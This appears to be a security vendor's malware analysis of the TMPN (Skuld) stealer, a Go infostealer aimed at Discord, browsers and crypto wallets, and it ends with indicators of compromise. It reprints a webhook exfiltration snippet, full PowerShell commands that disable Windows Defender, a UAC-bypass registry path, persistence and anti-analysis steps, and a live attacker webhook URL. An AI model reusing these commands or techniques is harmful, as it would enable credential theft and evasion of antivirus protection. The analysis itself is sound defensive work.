TMPN (Skuld) Stealer: The dark side of open source

acronis.com/en-sg/cyber-protection-center/posts/tmpn-skuld-stealer-the-dark-side-of-open-source

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Summary

TMPN Stealer is based on the open-source project ‘Skuld stealer’

Uses Discord webhooks for communications

Injects JS payload to Discord

Steals browsers and cryptocurrency wallet data

Steals local files and system information


Introduction

Skuld, also known as TMPN Stealer, is an information-stealing malware written in Golang (Go) that emerged in May 2023. Its developer, identified as "Deathined," appears to be a newcomer in the malware development scene, utilizing open-source projects as inspiration for Skuld's functionality. The malware is distributed through various means, including malicious links and compromised websites, aiming to infect systems globally.


Technical details

Overview

The analyzed sample is written in Go and has a fake compilation timestamp. The file size is 14.4 MB and is normal for programs that are written in Go.



GitHub contains a page that probably contained TMPN stealer source code, but it is no longer available: https://github.com/DextenXD/TMPN-Stealer



While this page is unavailable, during analysis, we discovered a link in the code that leads to another project: [Skuld Stealer](). It is an open-source project that demonstrates a Discord-oriented stealer. Even the description is similar to the TMPN one:


Configuration

At the start of execution, Skuld loads configuration to the memory, which contains multiple strings. The first one is ‘webhook’, and the second one contains the URL:

hxxps://discord.com/api/webhooks/1272963856322527274/PGGfe9V7To17wrSy0T7qE8EpNjFXfms2KY4A421gXmXwMcrPdaeG0Z3DB2T9eYE

This refers to Discord webhooks, a low-effort way to post messages to channels in Discord. This mechanism is very useful to organize control, due to webhooks not requiring a bot user or authentication to use.

The next string that is loaded to the memory points to the BTC wallet:




In fact, the source code supports multiple cryptocurrency wallets:


```
func main() {
        CONFIG := map[string]interface{}{
                "webhook": "",
                "cryptos": map[string]string{
                        "BTC": "",
                        "BCH": "",
                        "ETH": "",
                        "XMR": "",
                        "LTC": "",
                        "XCH": "",
                        "XLM": "",
                        "TRX": "",
                        "ADA": "",
                        "DASH": "",
                        "DOGE": "",
                },
        }
```

Preparation

Before executing the main payload, Skuld makes some preparations:



First, Skuld checks if it is already running by checking the specific mutex name:



Next, it calls the UAC Bypass function. Here it checks if the process is elevated or whether it can it be elevated, and then finally calls the elevation function. This function sets the malware path to the fodhelper.exe utility registry key:

HKCU\\Software\\Classes\\ms-settings\\shell\\open\\command\\DelegateExecute

This will cause a fodhelper.exe to pop the UAC window, but since the registry key has been changed, upon accepting notification, it will execute a sample with elevated permissions. The old process then will clear the *Fodhelper* registry key and terminate.

To hide itself from user eyes, Skuld uses an '*attrib +h +s*' command, which will give sample '*hidden*' and *'system*' attributes. Additionally, it uses the 'GetConsoleWindow' function to obtain the current window descriptor and the 'ShowWindow' function to set the window show state to 'Hidden'.

It adds a registry key to 'Software\Microsoft\Windows\CurrentVersion\Run' to persist on the victim's systems. The key name will be 'Realtek HD Audio Universal Service' and have the next value: '%APPDATA%\Microsoft\Protect\SecurityHealthSystray.exe'. After this, it will check for file existence in this path. If it does not exist, it will copy itself there.

Next, Skuld checks if the sample is running on a Virtual Machine. To do this it checks the hostname, username, MAC address, IP address and HWID, and compares it with its own saved lists. If any string matches, it will terminate execution. Next, it checks if any debugger is attached to the process.

Finally, it tries to evade antivirus software. Here, it excludes its own path from Microsoft Windows Defender scanning and uses PowerShell commands to disable it:

powershell", "Set-MpPreference", "-DisableIntrusionPreventionSystem", "$true", "-DisableIOAVProtection", "$true", "-DisableRealtimeMonitoring", "$true", "-DisableScriptScanning", "$true", "-EnableControlledFolderAccess", "Disabled", "-EnableNetworkProtection", "AuditMode", "-Force", "-MAPSReporting", "Disabled", "-SubmitSamplesConsent", "NeverSend"

powershell", "Set-MpPreference", "-SubmitSamplesConsent", "2


"%s\\Windows Defender\\MpCmdRun.exe", os.Getenv("ProgramFiles")), "-RemoveDefinitions", "-All

The last step of this function is to block connection to the following sites:

"virustotal.com", "avast.com", "totalav.com", "scanguard.com", "totaladblock.com", "pcprotect.com", "mcafee.com", "bitdefender.com", "us.norton.com", "avg.com", "malwarebytes.com", "pandasecurity.com", "avira.com", "norton.com", "eset.com", "zillya.com", "kaspersky.com", "usa.kaspersky.com", "sophos.com", "home.sophos.com", "adaware.com", "bullguard.com", "clamav.net", "drweb.com", "emsisoft.com", "f-secure.com", "zonealarm.com", "trendmicro.com", "ccleaner.com"

Discord injection

Upon entering the injection function, Skuld first calls two bypass functions. The first is used to bypass BetterDiscord, which is a Discord client modification. Besides different plugins, emotes and developer tools, it also contains security enhancement. To perform a bypass, it searches and opens a '*AppData\Roaming\BetterDiscord\data\betterdiscord.asa*r' file and replaces all existing '*api/webhooks*' strings with '*ByHackirby*'.



It then tries to bypass the Discord Token Protector. First, it checks if this module is presented on the system. If yes, it opens a "*AppData\Roaming\DiscordTokenProtector\config.json*" file and changes the next values:

"auto_start" = false

"auto_start_discord" = false

"integrity" = false

"integrity_allowbetterdiscord" = false

"integrity_checkexecutable" = false

"integrity_checkhash" = false

"integrity_checkmodule" = false

"integrity_checkscripts" = false

"integrity_checkresource" = false

"integrity_redownloadhashes" = false

"iterations_iv" = 364

"iterations_key" = 457

"version" = 69420

It then calls an injection function. First, it checks the presence of Discord on the PC, loading multiplied data blocks and taking some data from them. It then joins all taken data and passes it to the '*filepath.Glob*' function as a search filter.

```
lea     r9, aTruefilereadop+2D9h ; "app-*SteamSavedLunarUplay%s\\%sDriveTot"...
mov     [rsp+158h+var_50], r9
mov     [rsp+158h+var_38], 7
lea     r9, aCookieacceptco+41Eh ; "modulesRoamingversionWindowsFeatherBadl"...
mov     [rsp+158h+var_40], r9
mov     [rsp+158h+var_28], 16h
lea     r9, a20060102150405_0+177Fh ; "discord_desktop_core-*integrity_checksc"
mov     [rsp+158h+var_30], r9
mov     [rsp+158h+var_18], 14h
lea     r9, a20060102150405_0+14Bh ; "discord_desktop_coreGameUserSettings.in".
mov     [rsp+158h+var_20], r9
lea     rax, [rsp+158h+var_60]
mov     ebx, 5
mov     rcx, rbx
call    path_filepath_join
xor     ecx, ecx
call    path_filepath_globWithLimit
```

Next, it downloads the file 'injection.js' from Skuld Github. The file name will be changed to 'coreinedex.js' and written to the previously found Discord path. This script will set up hooks and intercept such data as login, register and 2FA requests, PayPal credits and email / password changes. When any info is captured, it will send the result in JSON format to the server.

```
await request("POST", CONFIG.webhook, {
    "Content-Type": "application/json"
}, JSON.stringify(content));
```

Cryptocurrency wallets injection

The injection targets two cryptocurrency wallets: Exodus and Atomic. The point of this technique is to download and save files with the '*.asar*' extension, which is an archive that is used by cryptocurrency wallets, but contains attacker data.

```
lea     rax, aHttpsGithubCom ; "https://github.com/hackirby/wallets-inj"...
mov     ebx, 42h ; 'B'
lea     rcx, aHttpsGithubCom_0 ; "https://github.com/hackirby/wallets-inj"...
mov     rdi, rbx
call    github_github_modules_walletsinjection_Run
```

System information discovery

After both injections are done, Skuld starts obtaining system information. Here, it calls a number of functions to obtain such information as CPU, disks, GPU, Network, OS, Windows license keys, RAM and others.

Address	Called function
.text:0000000000CB...	call github_github_modules_system_GetCPU
.text:0000000000CB...	call github_github_modules_system_GetDisks
.text:0000000000CB...	call github_github_modules_system_GetGPU
.text:0000000000CB...	call github_github_modules_system_GetNetwork
.text:0000000000CB...	call github_github_modules_system_GetOS
.text:0000000000CB...	call github_github_modules_system_GetProductKey
.text:0000000000CB...	call github_github_modules_system_GetRAM
.text:0000000000CB...	call github_github_modules_system_GetScreens
.text:0000000000CB...	call github_github_modules_system_GetWifi
.text:0000000000CB...	call github_github_utils_hardware_GetHWID
.text:0000000000CB...	call github_github_utils_hardware_GetMAC
.text:0000000000CB...	call github_github_utils_hardware_GetUsers
.text:0000000000CB...	call github_github_utils_requests_Webhook
.text:0000000000CB...	call github_github_utils_requests_Webhook

All this data will be saved in JSON format and sent to the server. Besides raw data, it appends a link to the picture to the ‘avatar_url’ field. This avatar is probably used in the attacker Discord bot.

```
lea     rdx, off_E25F90 ; "lolltextasn1nullbooljson'\\''Host&lt;&g"...
mov     [rax+8], rdx
lea     rax, RTYPE_map_string_interface_
mov     rbx, [rsp+2C0h+arg_10]
lea     rcx, aAvatarUrl20060 ; "avatar_url2006-01-02"
mov     edi, 0Ah
call    runtime_mapassign_faststr
lea     rdx, RTYPE_string
mov     [rax], rdx
cmp     cs:runtime_writeBarrier, 0
jz      short loc_A8D468
mov     rsi, [rax+8]
nop
call    runtime_gcWriteBarrier1
mov     [r11], rsi

                        ; CODE XREF: github_github_utils_requests_Webh
lea     rdx, off_E25FA0 ; "https://i.redd.it/68p07sk4976z.jpgsql: "...
mov     [rax+8], rdx
lea     rax, RTYPE_map_string_interface_
```

Browsers

The browser’s function targets two types of browsers and depends on their engine — Chromium or Gecko based. Both of these functions have different saved browser names and paths. Functions that extract data, such as logins, cookies, credit cards, downloads and history, are the same for all browsers.

```
.text:0000000000C9... call  github_github_modules_browsers__ptr_Chromium_GetLogins
.text:0000000000C9... call  github_github_modules_browsers__ptr_Chromium_GetCookies
.text:0000000000C9... call  github_github_modules_browsers__ptr_Chromium_GetCreditCards
.text:0000000000C9... call  github_github_modules_browsers__ptr_Chromium_GetDownloads
.text:0000000000C9... call  github_github_modules_browsers__ptr_Chromium_GetHistory
```

Discord tokens

To get Discord tokens, Skuld again checks browsers and searches particular strings in their databases. Then, results are passed to the function that will interact with the Discord API and check if the found tokens are valid. All results are saved in JSON format and sent to the server.

```
.text:0000000000CBE19E                lea     rcx, aLittleendianmu+39Fh ; "Authorization`Nitro Basic`Authenticator"...
.text:0000000000CBE1A5                mov     edi, 0Dh
.text:0000000000CBE1AA                call    runtime_mapassign_faststr
.text:0000000000CBE1AF                mov     rcx, [rsp+0E80h+var_E10]
.text:0000000000CBE1B4                mov     [rax+8], rcx
.text:0000000000CBE1B8                cmp     cs:runtime_writeBarrier, 0
.text:0000000000CBE1BF                nop
.text:0000000000CBE1C0                jnz     short loc_CBE1CC
.text:0000000000CBE1C2                mov     rdx, [rsp+0E80h+var_CA8]
.text:0000000000CBE1CA                jmp     short loc_CBE1E3
.text:0000000000CBE1CC ; ---------------------------------------------------------------------------
.text:0000000000CBE1CC
.text:0000000000CBE1CC loc_CBE1CC:                            ; CODE XREF: github_github_modules_tokens_Run+B00↑j
.text:0000000000CBE1CC                call    runtime_gcWriteBarrier2
.text:0000000000CBE1D1                mov     rdx, [rsp+0E80h+var_CA8]
.text:0000000000CBE1D9                mov     [r11], rdx
.text:0000000000CBE1DC                mov     r8, [rax]
.text:0000000000CBE1DF                mov     [r11+8], r8
.text:0000000000CBE1E3
.text:0000000000CBE1E3 loc_CBE1E3:                            ; CODE XREF: github_github_modules_tokens_Run+B0A↑j
.text:0000000000CBE1E3                mov     [rax], rdx
.text:0000000000CBE1E6                mov     [rsp+0E80h+var_98], 0
.text:0000000000CBE1F2                lea     r8, [rsp+0E80h+var_8C8]
.text:0000000000CBE1FA                mov     [rsp+0E80h+var_98], r8
.text:0000000000CBE202                lea     rax, aHttpsDiscordCo_1 ; "https://discord.com/api/v9/users/@me/re"...
```

Discord 2FA codes

Discord has a mechanism that is used in case a user loses access to the 2FA device. The file ‘discord_backup_codes.txt’ contains codes that can be used in such situations.

```
.text:0000000000CB3D60                call    rcx
.text:0000000000CB3D62                cmp     rbx, 14h
.text:0000000000CB3D66                jl      short loc_CB3D7D
.text:0000000000CB3D68                lea     rbx, a20060102150405_0+137h ; "discord_backup_codes"
.text:0000000000CB3D6F                mov     ecx, 14h
.text:0000000000CB3D74                call    runtime_memequal
.text:0000000000CB3D79                test    al, al
```

Sample will search this file in the next user folders: *Desktop, Downloads, Documents, Videos, Pictures, Music, OneDrive.*

Common files

This function will search for files with particular keywords in their names and extensions in the next folders: *Desktop, Downloads, Documents, Videos, Pictures, Music, OneDrive.* If both the keyword and extension are presented in the filename, the file will be copied to the new folder.

Keywords	Extensions
"account" "password" "secret" "mdp" "motdepass" "mot_de_pass" "login" "paypal" "banque" "seed" "banque" "bancaire" "bank" "metamask" "wallet" "crypto" "exodus" "atomic" "auth" "mfa" "2fa" "code" "memo" "compte" "token" "password" "credit" "card" "mail" "address" "phone" "permis" "number" "backup" "database" "config"	".txt" ".log" ".doc" ".docx" ".xls" ".xlsx" ".ppt" ".pptx" ".odt" ".pdf" ".rtf" ".json" ".csv" ".db" ".jpg" ".jpeg" ".png" ".gif" ".webp" ".mp4"

This folder will then be archived with a password, which contains 16 random symbols. The archive will be uploaded to the server alongside JSON data, which contains the archive server URL, password and archived file number. Here we can note that the server link that was provided in the 'Upload' function matches the link from the source code: 'https://api.gofile.io/getServer '. This link is invalid, meaning that this sample will collect data but not will not send it to the attacker.

Cryptocurrency wallets

Here it has two different functions for this purpose. The first will search for cryptocurrency wallet files on the local system in the '%APPDATA%\\Roaming' folder. All found files will be zipped to archive and sent to the server. The second will check for cryptocurrency wallet browser extensions and try to steal their profiles.

```
.text:0000000000CC2720 cmp     rsp, [r14+10h]
.text:0000000000CC2724 jbe     short loc_CC2752
.text:0000000000CC2726 push    rbp
.text:0000000000CC2727 mov     rbp, rsp
.text:0000000000CC272A sub     rsp, 10h
.text:0000000000CC272E mov     [rsp+10h+arg_0], rax
.text:0000000000CC2733 mov     [rsp+10h+arg_8], rbx
.text:0000000000CC2738 call    github_github_modules_wallets_Local
.text:0000000000CC273D mov     rax, [rsp+10h+arg_0]
.text:0000000000CC2742 mov     rbx, [rsp+10h+arg_8]
.text:0000000000CC2747 call    github_github_modules_wallets_Extensions
.text:0000000000CC274C add     rsp, 10h
```

Game session stealer

To steal game data, Skuld loads a list that contains six names: *"Epic Games", "Minecraft", "Riot Games", "Uplay", "NationsGlory"* and *"Steam"*. Each field contains additional values, which include file paths and filenames that must be searched for. It will try to copy all files that are presented in this list to the temporary folder and exfiltrate them to the server as a zip archive.

```
.text:0000000000CB7D37                mov     [rsp+0C98h+var_278], 7
.text:0000000000CB7D43                lea     rbx, aCookieacceptco+410h ; "AppDatadiscordmodules
.text:0000000000CB7D4A                mov     [rsp+0C98h+var_280], rbx
.text:0000000000CB7D52                mov     [rsp+0C98h+var_268], 5
.text:0000000000CB7D5E                lea     rsi, aTruefilereadop+2D4h ; "Localapp-*SteamSaved
.text:0000000000CB7D65                mov     [rsp+0C98h+var_270], rsi
.text:0000000000CB7D6D                mov     [rsp+0C98h+var_258], 11h
.text:0000000000CB7D79                lea     r8, aBinaryBigendia+245h ; "EpicGamesLauncher\El
.text:0000000000CB7D80                mov     [rsp+0C98h+var_260], r8
.text:0000000000CB7D88                mov     [rsp+0C98h+var_248], 5
.text:0000000000CB7D94                lea     r8, aTruefilereadop+2E3h ; "SavedLunarUplay%s\\%s
```

Clipper


Finally, it starts a clipper function. It uses multiple regex values to filter clipboard data. This regex targets different cryptocurrency wallet addresses, and if there is a match, it will replace this data with its own cryptocurrency wallet address. The only attacker address that was spotted in the configuration is the BTC address.


```
.text:0000000000CB0D06 loc_CB0D06:                             ; CODE XREF: github_github_modules_clipper_Run+AD↑j
.text:0000000000CB0D06                mov     [rax], rcx
.text:0000000000CB0D09                lea     rax, aX509UnhandledC+0F1h ; "^((bitcoincash:)?(q|p)[a-z0-9]{41})C:\\"...
.text:0000000000CB0D10                mov     ebx, 23h ; '#'
.text:0000000000CB0D15                call    regexp_MustCompile
.text:0000000000CB0D1A                mov     [rsp+188h+var_50], rax
.text:0000000000CB0D22                mov     rbx, [rsp+188h+var_D8]
.text:0000000000CB0D2A                lea     rcx, unk_D5E48F
.text:0000000000CB0D31                mov     edi, 3
.text:0000000000CB0D36                lea     rax, RTYPE_map_string__ptr_regexp_Regexp
.text:0000000000CB0D3D                nop     dword ptr [rax]
.text:0000000000CB0D40                call    runtime_mapassign_faststr
.text:0000000000CB1DD4                xor     eax, eax
.text:0000000000CB1DD6                call    runtime_stringtoslicebyte
.text:0000000000CB1DDB                mov     rdi, rcx
.text:0000000000CB1DDE                mov     rcx, rbx
.text:0000000000CB1DE1                mov     rbx, rax
.text:0000000000CB1DE4                xor     eax, eax
.text:0000000000CB1DE6                call    golang_design_x_clipboard_Write
.text:0000000000CB1DEB                jmp     loc_CB191B
```

Conclusion

Compiled from open-source project Skuld, TMPN stealer has a BTC wallet address and Discord API link in its configuration. There is no additional information added to the source code, such as a server to upload files, meaning that this sample primarily targets Discord, injecting a JS payload to retrieve information such as emails, passwords and tokens.

Discord is a popular target not only because it is the most popular communication platform for gamers, but also because it has popularity in the cryptocurrency community. It can even bypass some Discord plugins that are designed to enhance security. It can also steal browser data and user files, which may contain any credentials, and upload them to the attacker.





IoCs

Files

File name

SHA256

loader.exe

5a7e38a45533e0477c3868c49df16d307a3da80b97a27ac4261619ff31a219f8

Network indicators

URL

https://raw.githubusercontent.com/hackirby/discord-injection/main/injection.js

https://discord.com/api/webhooks/1272963856322527274/PGGfe9V7To17wrSy0T7qE8EpNjFXfms2KY4A421gXmXwMcrPdaeG0Z3DB2T9eYE

https://i.redd.it/68p07sk4976z.jpg

https://api.gofile.io/getServer